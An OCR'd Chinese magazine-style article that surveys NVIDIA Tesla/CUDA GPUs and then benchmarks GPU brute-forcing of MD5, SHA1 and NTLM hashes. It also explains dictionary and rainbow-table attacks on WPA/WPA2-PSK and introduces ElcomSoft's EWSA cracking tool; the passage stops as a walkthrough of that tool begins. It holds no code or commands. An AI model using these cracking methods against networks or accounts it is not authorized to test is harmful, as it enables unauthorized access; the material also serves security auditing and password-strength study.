NVIDIA Tesla台式超级电脑 一款可扩充的运算系统，内含两颗NVIDIA Tesla GPU，并可通过业界标准的PCI Express接口连接至PC或工作站系统。结合多个台式系统后，标准PC或工作站系统就可变为个人超级电脑，让台式系统提供高达8 teraflops的运算性能。

NVIDIA Tesla GPU运算服务器 此款1U规格的服务器最多可内含8颗NVIDIA Tesla GPU，拥有超过1000个平行处理器，为丛集系统注入数个teraflop平行处理性能。Tesla GPU服务器为首款将GPU运算技术带入数据中心的服务器系统。

通过全球唯一为GPU设计的C语言环境，所有软件开发业者均可运用NVIDIA Tesla运算。NVIDIA CUDA为一款完整的软件开发方案，内含一个支持GPU的C语言编译器、除错器/轮廓描绘仪(profiler)、专属驱动程序及标准函式库。CUDA运用标准C语言简化GPU的平行运算流程，所开发出的程序可平行处理大量数据。以CUDA编写的程序在Tesla上执行时，能同时处理数千个线程，创造出极高的运算流量，让GPU能快速解决各种复杂的计算问题。NVIDIA CUDA开发环境目前支持Linux与Microsoft Windows XP操作系统。

NVIDIA Tesla的运算威力皆能在大多数需要大量运算资源的应用程序中得以发挥，并可降低平行运算技术的成本，进而让其应用更加普及。近期CUDA的成功例子已扩及学术界与应用程序开发产业。除了被各精于平行运算课程的一流大学采用外，众多的研发工程师与科学家也正积极运用CUDA开发应用程序，包括分子仿真、地震分析、医疗设备设计等领域。

表3给出了支持CUDA的NVIDIA产品系列中对应的多级计算及运算能力，其代表了GPU运算能力。一般来说，处理器数量越多，运算速度越快，一次性并行运算能够处理的能力就越大。

具体型号	处理器数量	计算能力
Tesla S1070	4x30	1.3
Tesla C1060	30	1.3
Tesla S870	4×16	1.0
Tesla D870	2×16	1.0
Tesla C870	16	1.0
GeForce GTX 280	30	1.3
GeForce GTX 260	24	1.3
GeForce 9800 GX2	2×16	1.1
GeForce 9800 GTX	16	1.1
GeForce 8800 Ultra, 8800 GTX	16	1.0
GeForce 8800 GT	14	1.1
GeForce 9600 GSO, 8800 GS, 8800M GTX	12	1.1
GeForce 8800 GTS	12	1.0
GeForce 9600 GT, 8800M GTS	8	1.1
GeForce 9500 GT, 8600 GTS, 8600 GT, 8700M GT, 8600M GT, 8600M GS	4	1.1
GeForce 8500 GT, 8400 GS, 8400M GT,8400M GS	2	1.1
GeForce 8400M G	1	1.1

表3

另外需要注意的是：对于GPU来说，100W功耗就已经达到普通用户能够承受的极限，目前的GPU正按照曾经的CPU方式发展，功耗却更为惊人——目前高端GPU功耗已经超越CPU功耗1倍以上。对于普遍使用中低端NVIDIA GeForce显卡玩游戏的家庭用户而言，可能体现不出它们的区别。但当使用NVIDIA GeForce 9系列以上的显卡时，功率的需求将明显变大。举个例子，一般来说，安装GeForce 9800显卡的主机电源功率要求必须是400W以上才可以正常工作，而更高端的显卡甚至要求主机的电源功率达到1000W以上，更不用说3块显卡集合的情况。

GPU破解操作实例

众所周知，随着图形芯片技术的不断突飞猛进，目前家用计算机的GPU，在晶体管数量以及运算速度上都不输于最先进的CPU。而在

此前，NV在推出最新图形芯片时也宣称将利用GPU强大的浮点运算能力，代替一部分CPU的处理工作。

目前大部分密码恢复仍然采用暴力破解或称为穷举法的技术，通过一定的时间理论上是可以恢复某些软件的密码的。比如在微软最新的操作系统 Windows Vista中，登录密码若为8位含有大小写混合字符串，则将有55万亿种可能的密码。Windows Vista默认采用NTLM散列技术，采用最新的双核处理器每秒最多测试10000000个密码，完成所有的测试大约需要两个月时间。而采用诸如ElcomSoft所研发的GPU运算新技术后，该过程只需要花3到5天的时间，当然，这也取决于CPU和GPU的好坏。

1.MD5破解实战

为了方便大家对比，下面我分别在CPU下及GPU下进行破解测试，这样可以看到直观的结果。

纯CPU模式下，如图5所示，可以看到，在AMD5000+处理器及1GB内存支持下，由于采用的是双核处理器，右侧CPU处CPU0与CPU1处运算速率分别为17.62M Hash/sec及17.47MHash/sec，破解速率总和达到了35.09MHash/sec。




图5

在GPU模式，如图6所示，可以看到，在GeForce8500GT显卡的支持下，左侧使用GPU破解速度达到33.03M Hash/sec，而与此同时，由于采用的是双核处理器，右侧CPU处CPU0与CPU1处运算速率总和为34.46M Hash/sec，此时整体运算速率已达到62.57M Hash/sec，相当于整整翻了一倍。这还只是较低端的GeForce 8500GT的效果。

图7为使用高配置显卡破解MD5，可以看到，破解速率达到245.164 Mhash/sec。

图8为目前6款基于CUDA开发的MD5破解软




图6




图7

件的测试速率比较，均采用NVIDIA 9600GT显卡为测试对比。




图8

2.SHA1破解实战

同样，使用GPU也能够进行其他常用算法的破解，比如大家都很熟悉的SHA1算法的暴力破解，图9为使用GPU运算进行SHA1破解的软件运行界面。




图9

3.NTLM破解实战

对于NTLM来说，在GPU模式，如图10所示，可以看到，在GeForce8600GT显卡的支持下，使用GPU进行暴力破解，破解速度达到33.03M Hash/sec。

4.无线WPA-PSK/WPA2-PSK加密破解

▣破解方式分析




图10

对于无线网络安全标准来说，常见的WEP加密由于自身算法的严重缺陷，使得其在2006年起开始逐步失去了存在意义。而作为目前被广泛用于替代的WPA加密方式，也已经面临着被破解的威胁。但由于WPA加密方式和WEP加密有着本质的不同：安全强度要高出很多，所以到目前为止，还没有被发现或者说没有被公开其严重可利用漏洞(注 2008年日本安全会议上公开的那个所谓的破解其实并没有将WPA密钥解开)，所以使得目前国内外破解其加密算法的途径基本上只有以下两种：

第1种主要方式是导入字典来进行暴力破解，也是最常用的方式。其优点是若目标AP上采用的是有规律的密码组时，将能够非常有效地缩短破解的时间，比如abcd1234、asdfghjk、tomorrow等。但其缺点也非常明显，由于字典就是组合的排列，所以要考虑到很多种可能，比如纯数字的、纯字母的、数字+字母等。我们可以用基本的概率论知识来计算一下，会发现即使只是8位数密码，它的可能性容量也已经远超出我们的想象。举个实际测试的例子，一个8位纯数字的密码字典档的大小约为858MB，而一个132手机号段密码排列字典档的大小也达到了1.11GB。我想，这对很多非专业或者半专业的安全人士来说，一个足够复杂的8位WPA-PSK密码已经足以打消其努力的信心；

第2种方式主要是依靠生成预运算Hash来进行暴力破解，这种方法因要求较高并不常用。没有使用过Hash的朋友可以这样理解 在很多年前，国外的黑客们就发现单纯地通过导入字典，采用和目标同等算法破解，其速度其实是非常缓慢的，就效率而言根本不能满足实战需要。之后通过大量的尝试和总结，黑客们发现，如果能够实现直接建立一个数据文件，里面事先记录了采用和目标采用同样算法计算后生成的Hash散列数值，在需要破解的时候直接调用这样的文件进行比对，破解效率就可以大幅度地，甚至成百近千近万倍地提高，这样事先构造的Hash散列数据文件在安全界被称之为Table表(文件)。国际上最出名的Tables是Rainbow Tables，即安全界中常提及的彩虹表，它是以Windows的用户账户LM/NTLM散列为破解对象的。在无线安全领域，就演变成为WPA PMK Hash了。目前在国内最早致力于大型WPA PMK Hash库建设的当属ZerOne无线安全团队，他们独立开发了分布式运算系统来协助建立较为全面的Hash库，已与多家组织及机构建立了合作关系。

■来自Elcomsoft的商业GPU破解工具EWSA

ElcomSoft是一家俄罗斯软件公司，出品过众多密码破解软件，涉及Office、SQL、PDF、EFS等。2009年1月15日，ElcomSoft推出了Wireless Security Auditor 1.0，号称可以利用GPU的运算性能快速攻破无线网络WPA-PSK及WPA2-PSK密码，运算速度相比使用CPU可提高最多上百倍。

Elcomsoft Wireless Security Auditor，翻译过来就是Elcomsoft无线安全审计工具，一般都简称为EWSA。该工具支持Windows2000/XP/2003/Vista系统。这款软件的工作方式很简单，就是利用词典去暴力破解无线AP上的WPA和WPA2密码，还支持字母大小写、数字替代、符号顺序变换、缩写、元音替换等12种变量设定，在ATI和NVIDIA显卡上均可使用。

在Core 2 Duo E4500和Core 2 Quad Q6600处理器上，该软件每秒钟可以试验480个和1100个密码，换成GeForce GTX 280、Radeon HD 4870、Radeon HD 4870 X2这些显卡能大幅增至11800个、15750个和31500个，而最厉

害的是NVIDIA的视觉计算系统Tesla S1070，每秒钟可达52400个，相当于E4500的110倍。图11为来自Elcomsoft的显卡运算无线加密测试理论破解速率，可以看到若使用HD4870的显卡，速率可轻易突破15000个密码/秒。要知道，家用PC常配置的双核处理器在进行WPA-PSK破解的速率基本都是在200～400个密码/秒的。ElcomSoft声称其中使用了他们独家开发的GPU加速技术，而非基于NVIDIA CUDA、ATI Stream或者OpenGL等。




图11

使用EWSA进行WPA-PSK破解

当我们打开EWSA，软件会先进行自检。在主界面上分别选择Options中的CPU Options及GPU Power，图12为打开CPU Options显示的软件自身CPU检测结果，可以看到当前环境的CPU核心数量、产品型号、工作主频等信息。这里我使用的是Intel 4核Q9300 CPU，操作系统为Windows XP SP3。

